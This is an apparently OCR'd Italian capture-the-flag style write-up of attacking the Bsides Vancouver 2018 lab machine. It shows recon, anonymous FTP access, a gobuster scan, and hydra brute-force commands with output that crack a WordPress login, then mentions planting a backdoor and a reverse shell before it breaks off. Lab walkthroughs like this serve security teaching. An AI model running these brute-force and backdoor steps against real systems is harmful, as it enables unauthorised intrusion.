

Come diventare root

In questo caso è stato chiesto di fare un escalation dei privilegi della macchina Bsides Vancouver 2018 e diventare root. Come prima operazione, abbiamo impostato le 2 macchine sulla rete interna e con il comando seguente abbiamo ricavato l'IP della macchina da attaccare.


Proviamo ad accedere alla macchina per raccogliere più informazioni possibili e avere una visione più chiara della macchina.



Adesso eseguiamo un controllo delle porte e delle vulnerabilità presenti nella macchina.




Da una prima analisi è possibile notare 3 servizi attivi, e come prima operazione proverò ad accedere con un user anonimo per provare a cercare eventuali vulnerabilità




E' stato trovato un file con una lista di utenti

Con l'ausilio dello strumento hydra effettuerò un tentativo per trovare le password di queste utenze utilizzando le liste rockyou




Hydra non è riuscita a procedere. In questo caso proverò a visionare la porta 80 e la directory wordpress



Il sito si presenta datato e trascurato, e da una prima visione notiamo sia gestito dall'amministratore John, presente nella lista di user trovata precedentemente. Per avere maggiori informazioni sulla pagina usiamo lo strumento gobuster

Con questa ricerca siamo riusciti a risalire ad una pagina di login




Analizzando il sito dalla sorgente HTML, sono emersi 2 utenti, Admin e John. Proviamo a trovare delle credenziali valide usando hydra.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.91.11 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-12 06:39:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.91.11:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username
[80][http-post-form] host: 192.168.91.11   login: admin   password: princess
[80][http-post-form] host: 192.168.91.11   login: admin   password: 123456
[80][http-post-form] host: 192.168.91.11   login: admin   password: lovely
[80][http-post-form] host: 192.168.91.11   login: admin   password: 123456789
[80][http-post-form] host: 192.168.91.11   login: admin   password: iloveyou
[80][http-post-form] host: 192.168.91.11   login: admin   password: rockyou
[80][http-post-form] host: 192.168.91.11   login: admin   password: 12345
[80][http-post-form] host: 192.168.91.11   login: admin   password: abc123
[80][http-post-form] host: 192.168.91.11   login: admin   password: password
[80][http-post-form] host: 192.168.91.11   login: admin   password: daniel
[80][http-post-form] host: 192.168.91.11   login: admin   password: babygirl
[80][http-post-form] host: 192.168.91.11   login: admin   password: 1234567
[80][http-post-form] host: 192.168.91.11   login: admin   password: nicole
[80][http-post-form] host: 192.168.91.11   login: admin   password: 12345678
[80][http-post-form] host: 192.168.91.11   login: admin   password: jessica
[80][http-post-form] host: 192.168.91.11   login: admin   password: monkey
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-12 06:40:43

┌──(kali㉿kali)-[~]
└─$
```


Per il primo utente siamo riusciti a trovare alcune password, che però non funzionano, probabilmente c'è qualche blocco per questo tipo di utenza. Procediamo con il secondo utente

```
┌──(kali㉿kali)-[~]
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.91.11 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-12 06:45:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.91.11:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered
[STATUS] 48.00 tries/min, 48 tries in 00:01h, 14344351 to do in 4980:41h, 16 active
[STATUS] 40.33 tries/min, 121 tries in 00:03h, 14344278 to do in 5927:24h, 16 active
[STATUS] 38.00 tries/min, 266 tries in 00:07h, 14344133 to do in 6291:18h, 16 active
[STATUS] 38.07 tries/min, 571 tries in 00:15h, 14343828 to do in 6280:09h, 16 active
[80][http-post-form] host: 192.168.91.11   login: john   password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-12 07:11:56

┌──(kali㉿kali)-[~]
└─$
```

Per l'utente John è emersa una password valida che ci ha permesso di fare l'accesso con le credenziali appena trovate



Una volta dentro provvediamo a creare un backdoor per permetterci un accesso nascosto più veloce e indisturbato



Mettiamo il nostro terminale con la porta scelta in ascolto, creiamo la reverse shell e stabilizziamo la connessione